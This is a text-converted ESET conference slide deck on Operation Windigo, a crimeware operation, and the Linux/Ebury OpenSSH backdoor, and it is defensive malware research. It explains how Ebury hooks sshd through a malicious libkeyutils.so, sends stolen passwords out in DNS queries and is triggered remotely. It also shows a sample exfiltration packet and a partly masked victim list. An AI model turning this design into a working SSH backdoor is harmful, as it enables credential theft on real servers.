Are attackers using automation more efficiently than defenders?

Marc-Etienne M.Léveillé, ESET (@marc_etienne_)

ENJOY SAFER TECHNOLOGY™

:~$ whoami

Marc-Etienne M.Léveillé

- Malware Researcher at ESET
- Interested in OS X and Linux threats
- InfoSec CTF competition fan (former CSAW CTF Finalists)

:~$ whoami

:~$ apropos

- What is Operation Windigo?
- Automating a dark cloud
- Defeating Ebury
- Automating defense

:~$ w | grep -v marc-etienne

aka Who are you?

ENJOY SAFER TECHNOLOGY™

What is Operation Windigo?

Crimeware operation consisting of several malware components — Linux/Ebury, Linux/Cdorked and Perl/Calfbot — where the **infrastructure is mostly operated on compromised servers**.

Used for **traffic redirection** and sending **spam**.


What is Operation Windigo?

ESET ENJOY SAF


Operation Windigo

A joint investigation effort

Big Picture


Spam
Victim
browses
Win32/Boaxxe.G
Win32/Glubteba.M
deploys
deploys
Linux/Cdorked
redirection target
(reverse proxy)
DNS
Linux/Cdorked
Linux/Onimiki
Win32/Glubteba.M
C&C server proxy
C&C
Win32/Glubteba.M
C&C server
Linux/Cdorked
HTTP backend server
Linux/Cdorked
configuration request
Operator
Spam
Perl/Calbot
HTTPS reverse proxy
C&C
Perl/Calbot
C&C server
Spam
SSH tunnel
SSH tunnel
All Linux/Ebury
infected hosts
Linux/Ebury
exfiltration server
fetch credentials
gathered information on
all Linux/Ebury
infected hosts
deploy malware
on servers
Annonymising
tunnel endpoint
?
Legitimate system/user
Involved in malicious
activity
Infected with
Linux/Ebury
Infected with
Linux/Cdorked
Infected with
Linux/Onimiki
Infected with
Perl/Calfbot

How does it expand?



End goal ($)

- Install malware on Windows end-users
  - Exploit Kits: Flashpack, Blackhole, RIG
  - Win32/Glupteba (more spam capability)
- Spam
  - Mostly adult affiliate programs links
  - Some Casino
- Web-site redirections to adult affiliate programs

Impact

- **25 000+** compromised servers
- **500 000** browser redirections per day (20% go to exploit packs)
- **35M+** spam sent per day

Local Impact

```
$ cat ebury_victim_list_iponly.txt
[...]
128.238.xx.xx
128.238.xxx.xx
[...]
```

Local Impact

```
$ cat ebury_victim_list.txt
[...]
128.238.xx.xx   US      POLYTECHNIC UNIVERSITY  xxxxxx.poly.edu
128.238.xxx.xx  US      POLYTECHNIC UNIVERSITY  xxxx.isis.poly.edu
[...]
```


Linux/Ebury

- OpenSSH backdoor
  - Replacing original OpenSSH binaries (ssh, sshd, ssh-add)
  - Then: replaces a shared library and hooks OpenSSH's address space
- Provides a backdoor root shell to the operators
  - Doesn't leave traces behind when used
- Steals SSH passwords and keys
  - When connecting **to** and **from** the infected machine


How the shared library works

1. Shared library has a **constructor function** executed when loaded
2. Detect main executable that is loading `libkeyutils.so`
3. Hook imported function such as `crypt` and `syslog`
4. Detect main executable address space (`dlopen(NULL)`)
5. Patch code inside main executable to redirect function calls to the malicious `libkeyutils.so`


Hook imported function



key_parse clean



key_parse hooked



How information is exfiltrated?

1. Passwords are sent inside a DNS packet with all required information such as username, target IP address and port
2. Keys are kept in memory and are later fetched by the operators with the `xcat` command

```
98.174.121.19 -> 75.82.52.14  DNS Standard query 0x4cdd  A b74bebe10cad6ffe684
```

Backdoor interaction

To trigger the Linux/Ebury remotely in sshd, a special SSH client version identifier is used


```
